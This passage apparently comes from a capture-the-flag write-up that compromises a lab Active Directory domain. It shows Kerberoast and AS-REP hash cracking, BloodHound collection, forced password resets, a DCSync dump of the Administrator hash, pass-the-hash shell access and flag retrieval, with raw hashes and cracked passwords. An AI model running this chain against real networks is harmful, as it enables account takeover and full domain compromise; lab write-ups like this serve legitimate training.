df955c73c9c0b6cdbc5c70ff1569da7d4d4bb54d769c3c719fe6e2bc5d8154ee1ddd14db0597d8477d77c3a21069e
c6eea27d0baff6d6ea76a0f6f759aeabb4a4656df1db17604a4ef0c9228ec2a8dc1625293648dc58d19a07e84a109
a5ecf79cb6529cd5173b9ec7f74a0ff44640b4bf33c3453fd2ee547579b25a0aeedd2e3021a15683360d4d219c3b0
0357c156783be2b772e2f587762ea8d10506d4f5dc7fa07ff124d896efd077d21ffa6811f1dab702791ed1054dc5f
83e3a124564189346821d91a1d5f95f140c5de4988feae8006d7e85bcad4458e4594f2b1dddfe12efcdf1b78173bc
88b3c40798669911fe3ce0aea3d1063378bb431d65cd86a0763825622e8f71133ae39c23fab6c5259acd07b30ae70
5b1d5b8f9e9a5b13e2f4b1d9d1c0a0dfaa06c58b53980da2b3b819dcbe824d8df0e34e766ba78cac0d27532b56436
f937a45f9dc08a8ce189719dded0c51e9a14bde4d7cc97fad388678eab2d904d35328c9c27711c71e28f7350faf28
c94191453e37f474c34068fc752492897965cdd1ad033c789aa778ca1949ed7edf91aea5c824664a6f424b25ab3b1
8f6288b11a40ceda69d49067ecb6a8df85805f2f9fc2d6f31652332cb9adf0ebb6a925654d32da112661bb4e6d94c
174112574b6d55e73e19844f5c95b0507334f1291d164510a73e9f9231636d97ebe3175e7c51776d3c1c87a4c0ae6
5854f76b0519cfabe9a9f3913157f2e88d3f26d9f6286c8810d5257ef6632f524a78fdc81d88c50f415f17336e6fb
ad150a891078716ee3ecf5c74c2b5074acde2058dfa23f8bc6d31c8e6b6f787248199eb04b4454583a6a4bddd0384
aa26279388d6fce92c3548613dae046f15f20d80963e2871ccdc01f4139379e3a12d42612393f5768c6fb04540e28
3b69895a6a04f62c196b1f66dc3254014770949f46db2fd3f60155372063c53630b6b88b6d4ad1377f0447efe461f
76b97053ca0bcd3f6ef7e392b14957e3fb9d314ec0591085eda0adb1d003500476f039eb427d3b7c9f90e85d9cdbf
9a67f46c09c10018669ed64615571c42b6bf3b867bb3569e3d2bd73d7c85baa54d5fea1c965bee1887dfde50af45f
e4c81569019f116430198bd3243d6ccd4ca1454df476a4d3cf3f6bd0169c6cda5e6c8cd43bbec1b74bbfc0efc9f1e
fdee8d6e0ba30cdcadfa480ed2e77a1c5cedf86b3b9ef57145382e03a33245d8e3beb7bec2c9bfdcc1470d838273f
7a838a95c5be2cd
$krb5tgs$23$*http_svc$SONGBIRDS.SNAKES$songbirds.snakes/http_svc*$ab05cb9b29482a2fd5880e35d37
594b8$7c6cf93c6b07e864e4ba263efcc4a900eba5a5ba2d3aa6b0f809bd445f47a5254cc0dc6e4bc9b4274027511
dc9faf63d6c84ce3e8953e301b37879d847a5829d11a1ee5e053adad8b8c7e53d14b1420a3d52cc6197c48d4d5d7b
```

Figure 23

```
┌──(kali㉿kali)-[~/ldapoutput]
└─$ hashcat -m 13100 --force hash.txt /usr/share/wordlists/john.lst
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEE
F, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz, 2293/4650 MB
(1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/john.lst
* Passwords.: 3559
* Bytes.....: 26326
* Keyspace..: 3559
* Runtime...: 0 secs
```

Figure 24

```
151749c17120b1ed473525597f39ddee8480495921bc6bab688d62a4c61e80a88fd16e15e5847670f8ec42106450c
d88993f7df4412294abe4b7626c6b2394d093b25b90664d48da19162f64bf20f6aa35823797bee6649d1ce56c92b6
fc8e3a20ecd50df37965a3b568e91e2cd7da3fa96a25beb5d77652bd382fff316fd10b02226f42c0381d5e649bdf7
8d77c4eafa33a547c70351a4f8d2072e43d09456c76d58ca74da148c31b358671c14a31f39c4625027305b787610d
699761ce5bf0a0e73c3a7903f935d173dc905176547a749b55be4c025ebab811216fd6d13a0bb509c456ddbd50090
5fdf51bf8ff032d842dafb1b5c92aa254606236d1b21f61bf27c4e146b0e94c063bb3eb2f53962f1611027caff1df
77fbd85dc52474be1ee4cd6259fee2a72d0a3fac74805a6e2cac5b6c0587af76e2869f57775ef3f97148bb3e57aa2
0e2c197b8f1c9c2a3aaf082def2856ba46e76d045af33376b2b9555f91d5cf8b80e60882003e1ce5308eb2ecffa89
00f91d33b80b7decc8da61737d355ba978904372599da95e3685187e4a3f545fefff685f001be58bbc5d972060cc
ecdd17c01027b33cdb6b0947fc67314bc33c83a02f2baaf8c2e90a24650826bb3d56f201731fc76ed446fc4b1d76c
a68324f228b6e2e346d08aba8b67a6c49df39d795e68a7015d7c924b2a4ddcb695262c537e0d16642c1409344db90
cb36ae33c1763cc4c99b0681f6a82c8dc546822f2b287fef907831e6180d6f618523f6f385ac8c26827aa159ee48f
859e6e3e4afde0ba225a4aaa6038ec175b4c1fd60d6d86b4311e2974612f2a14c078ceb2c88a5269a96daa07ce843
681a9a96154d830c411809462de60a4582c54ec0eabd973823db3a8358630a052482b172d739c67fbf1eaf327c3eb
ec4199f9c6a52068f115f0f1c36b94f834b4209a55b242fde01e561be36f6c2f68313c6134a0800358b3534695237
ec0d58f32cf1f11fce3fced5c8c66dac3e9bdf5d828457f0f0d0b778c97bcfbfbac5d8730953c18560c0617a72748
337622a34ecf18b3301a00e79350938fadf84d105b3828c3a5e70a524ac65f1f4cda3f345cb808fb800fb7f8610d5
b90395fec86dc7bc47757ed42b3ec937399947f9ee0fdb7d3d7b86b22e62958ca08a0c4341af65bef6b103bb3155d
d14686ae2f24b8581385c942031272e65a158c327f65b4a32ae5dab4d2873c66a64de573fde2e8d3687d7f10b262d
ff98e7de5445b716c4af6ac414d6d21fe4342c658dc52d03b3a74e370198c6c2c820966587896ed0d6151b09f4f4e
75ff9900925a97b9bf0e7f55b4257f1ef559badce9a85dbb727aace6c658dc63ab8bcc4b036c526adf5e49f53e73c
c47a43fb6ff64a3fcd264b856def439e8a3887fcf23ee9bbe81d03ae99c7132a66714aa28199779c4ff0617967219
fe3e034a0c0ac6fed40a2da4de63100368f0edc5cb0c37dea83eda7052a8c6c1cdef232ed9b9d2df8e76bcd82f8d9
58414478b:starwars
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: hash.txt
Time.Started.....: Mon Jun  2 21:45:27 2025, (0 secs)
Time.Estimated...: Mon Jun  2 21:45:27 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/john.lst)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    50120 H/s (1.95ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 2/3 (66.67%) Digests (total), 2/3 (66.67%) Digests (new), 2/3 (66.67%) Sal
ts
Progress.........: 10677/10677 (100.00%)
Rejected.........: 0/10677 (0.00%)
Restore.Point....: 3559/3559 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: marc -> sss

Started: Mon Jun  2 21:44:52 2025
Stopped: Mon Jun  2 21:45:28 2025
```

Figure 25

```
┌──(kali㉿kali)-[~]
└─$ neo4j console
Directories in use:
home:         /opt/neo4j
config:       /opt/neo4j/conf
logs:         /opt/neo4j/logs
plugins:      /opt/neo4j/plugins
import:       /opt/neo4j/import
data:         /opt/neo4j/data
certificates: /opt/neo4j/certificates
licenses:     /opt/neo4j/licenses
run:          /opt/neo4j/run
Starting Neo4j.
2025-06-02 12:05:41.773+0000 INFO  Starting...
2025-06-02 12:05:42.447+0000 INFO  This instance is ServerId{253a284a} (253a284a-79a4-41d3-a8cc-17335442a3f2)
2025-06-02 12:05:44.082+0000 INFO  ======== Neo4j 4.4.26 ========
2025-06-02 12:05:45.755+0000 INFO  Performing postInitialization step for component 'security-users' with version 3
2025-06-02 12:05:45.755+0000 INFO  Updating the initial password in component 'security-users'
2025-06-02 12:05:47.536+0000 INFO  Bolt enabled on localhost:7687.
2025-06-02 12:05:48.845+0000 INFO  Remote interface available at http://localhost:7474/
2025-06-02 12:05:48.850+0000 INFO  id: EA56268B5FDE507AE052D593FE8ED35F566BB4E5739F987491A82BE3A313FC0C
2025-06-02 12:05:48.851+0000 INFO  name: system
2025-06-02 12:05:48.851+0000 INFO  creationDate: 2025-05-26T12:33:02.699Z
2025-06-02 12:05:48.851+0000 INFO  Started.
```

Figure 26

```
┌──(kali㉿kali)-[~]
└─$ rm -f /home/kali/.nxc/workspaces/default/ldap.db
```

Figure 27

```
┌──(kali㉿kali)-[~]
└─$ netexec ldap 192.168.34.100 -u ariadne.sedge -p 'pepper' --bloodhound --dns-server 192.168.34.100 --coll
[*] Initializing LDAP protocol database
LDAP        192.168.34.100  389    WIN-F277IM38MO7  [*] Windows Server 2022 Build 20348 (name:WIN-F277IM38MO
LDAP        192.168.34.100  389    WIN-F277IM38MO7  [+] songbirds.snakes\ariadne.sedge:pepper
LDAP        192.168.34.100  389    WIN-F277IM38MO7  Resolved collection methods: objectprops, dcom, trusts,
LDAP        192.168.34.100  389    WIN-F277IM38MO7  Done in 00M 01S
LDAP        192.168.34.100  389    WIN-F277IM38MO7  Compressing output into /home/kali/.nxc/logs/WIN-F277IM3
```

Figure 28

```
┌──(kali㉿kali)-[~]
└─$ mv /home/kali/.nxc/logs/WIN-F277IM38MO7_192.168.34.100_2025-06-02_225246_bloodhound.zip ~/Desktop
```

Figure 29



Figure 30



Figure 31


Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Select a Domain...
SONGBIRDS.SNAKES
ADMINISTRATOR@SONG
GAMEMAKERELITE@SON
Upload Complet
Upload Complet

Figure 32


Search for a node
DOMAIN ADMINS@SONGBIRDS.SNAKES
ADMINISTRATORS@
ENTERPRISE ADMINS
SNOWDYNASTY@S
NERO.CARTWRIGHT@
GAIUS.VICKERS@S
REAPER.CRASSUS@
CALLIOPE.STYX@S
CORIOLANUS.NASSAR
SEJANUS.THORNE@
WIN-F277IM38MO7.SONGBIRDS.SNAKES
ADMINISTRATOR@SONGBIRDS.SNAKES
GAMEMAKERELITE@SONGBIRDS.SNAKES
MARCELLUS.ALTAIR@SONGBIRDS.SNAKES
ROMULUS.MELLARK@SONGBIRDS.SNAKES
THERON.CRESS@SONGBIRDS.SNAKES
NYX.HALLOW@SONGBIRDS.SNAKES
RUFUS.MERCER@SONGBIRDS.SNAKES
SYRA.ELWAY@SONGBIRDS.SNAKES
ADMINISTRATORS@SONGBIRDS.SNAKES
Set as Starting Node
Set as Ending Node
Shortest Paths to Here
Shortest Paths to Here from Owned
Edit Node
Mark Group as Owned
Unmark Group as High Value
Delete Node
SONGBIRDS.SNAKES

Figure 33



Figure 34

```
┌──(kali㉿kali)-[~]
└─$ smbpasswd -r 192.168.34.100 -U 'ariadne.sedge'
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user ariadne.sedge
```

Figure 35

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U 'ariadne.sedge%password' 192.168.34.100
```

Figure 36

```
rpcclient $> setuserinfo2 lucy.thrane 23 "password"
```

Figure 37

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U 'lucy.thrane%password' 192.168.34.100
rpcclient $> setuserinfo2 vulcan.paylor 23 "password"
```

Figure 38

```
┌──(kali㉿kali)-[~]
└─$ net rpc group addmem "snowdynasty" "ariadne.sedge" -U "songbirds.snakes\\vulcan.paylor%password" -S 192.168.34.100

┌──(kali㉿kali)-[~]
└─$ net rpc group members "snowdynasty" -U "songbirds.snakes"/"ariadne.sedge"%'password' -S 192.168.34.100
songbirdssnakes\reaper.crassus
songbirdssnakes\gaius.vickers
songbirdssnakes\nero.cartwright
songbirdssnakes\ariadne.sedge
songbirdssnakes\calliope.styx
songbirdssnakes\sejanus.thorne
songbirdssnakes\coriolanus.nassar
```

Figure 39

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump 'songbirds.snakes/ariadne.sedge:password'@192.168.34.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ed5b48fcd530bd926c4a831e3775fbd:::
```

Figure 40

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.34.100 -u Administrator -H 7ed5b48fcd530bd926c4a831e3775fbd

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 41

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/18/2025   2:10 PM            169 flag.txt
-a----         5/18/2025   2:14 PM           2304 Microsoft Edge.lnk
```

Figure 42

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
FLAG - Beneath the Capitolâ€™s songs and serpent smiles lies the true game: control the strings, silence the songbird, and yo
u become the snake who rewrites the rules.
```

Figure 43

```
*Evil-WinRM* PS C:\Users\Administrator> Get-ChildItem -Path C:\ -Recurse -Include *flag* -ErrorAction SilentlyContinue -Force
```

Figure 44

```
    Directory: C:\Rebellion

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/21/2025   4:34 PM             53 flag.txt
```

Figure 45

```
*Evil-WinRM* PS C:\> cd Rebellion
*Evil-WinRM* PS C:\Rebellion> dir


    Directory: C:\Rebellion

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/21/2025   4:34 PM             53 flag.txt


*Evil-WinRM* PS C:\Rebellion> cat flag.txt
FLAG - The Capitol must fall. Glory to District 12.
```

Figure 46

```
┌──(kali㉿kali)-[~]
└─$ smbcsmbclient -L92.168.34.100 -U '-U 'nicanor.highbottom%asdfgh'

        Sharename       Type      Comment
        ---------       ----      -------
        Academy         Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        Gamemakers      Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Rebellion       Disk
        SYSVOL          Disk      Logon server share
```

Figure 47



Figure 48

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/john.lst as-rep
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23
[MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ashley           ($krb5asrep$23$persephone.sable@SONGBIRDS.SNAKES)
starwars         ($krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES)
pepper           ($krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES)
asdfgh           ($krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES)
4g 0:00:00:00 DONE (2025-06-02 21:19) 33.33g/s 8533p/s 34133c/s 34133C/s 123456..random
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```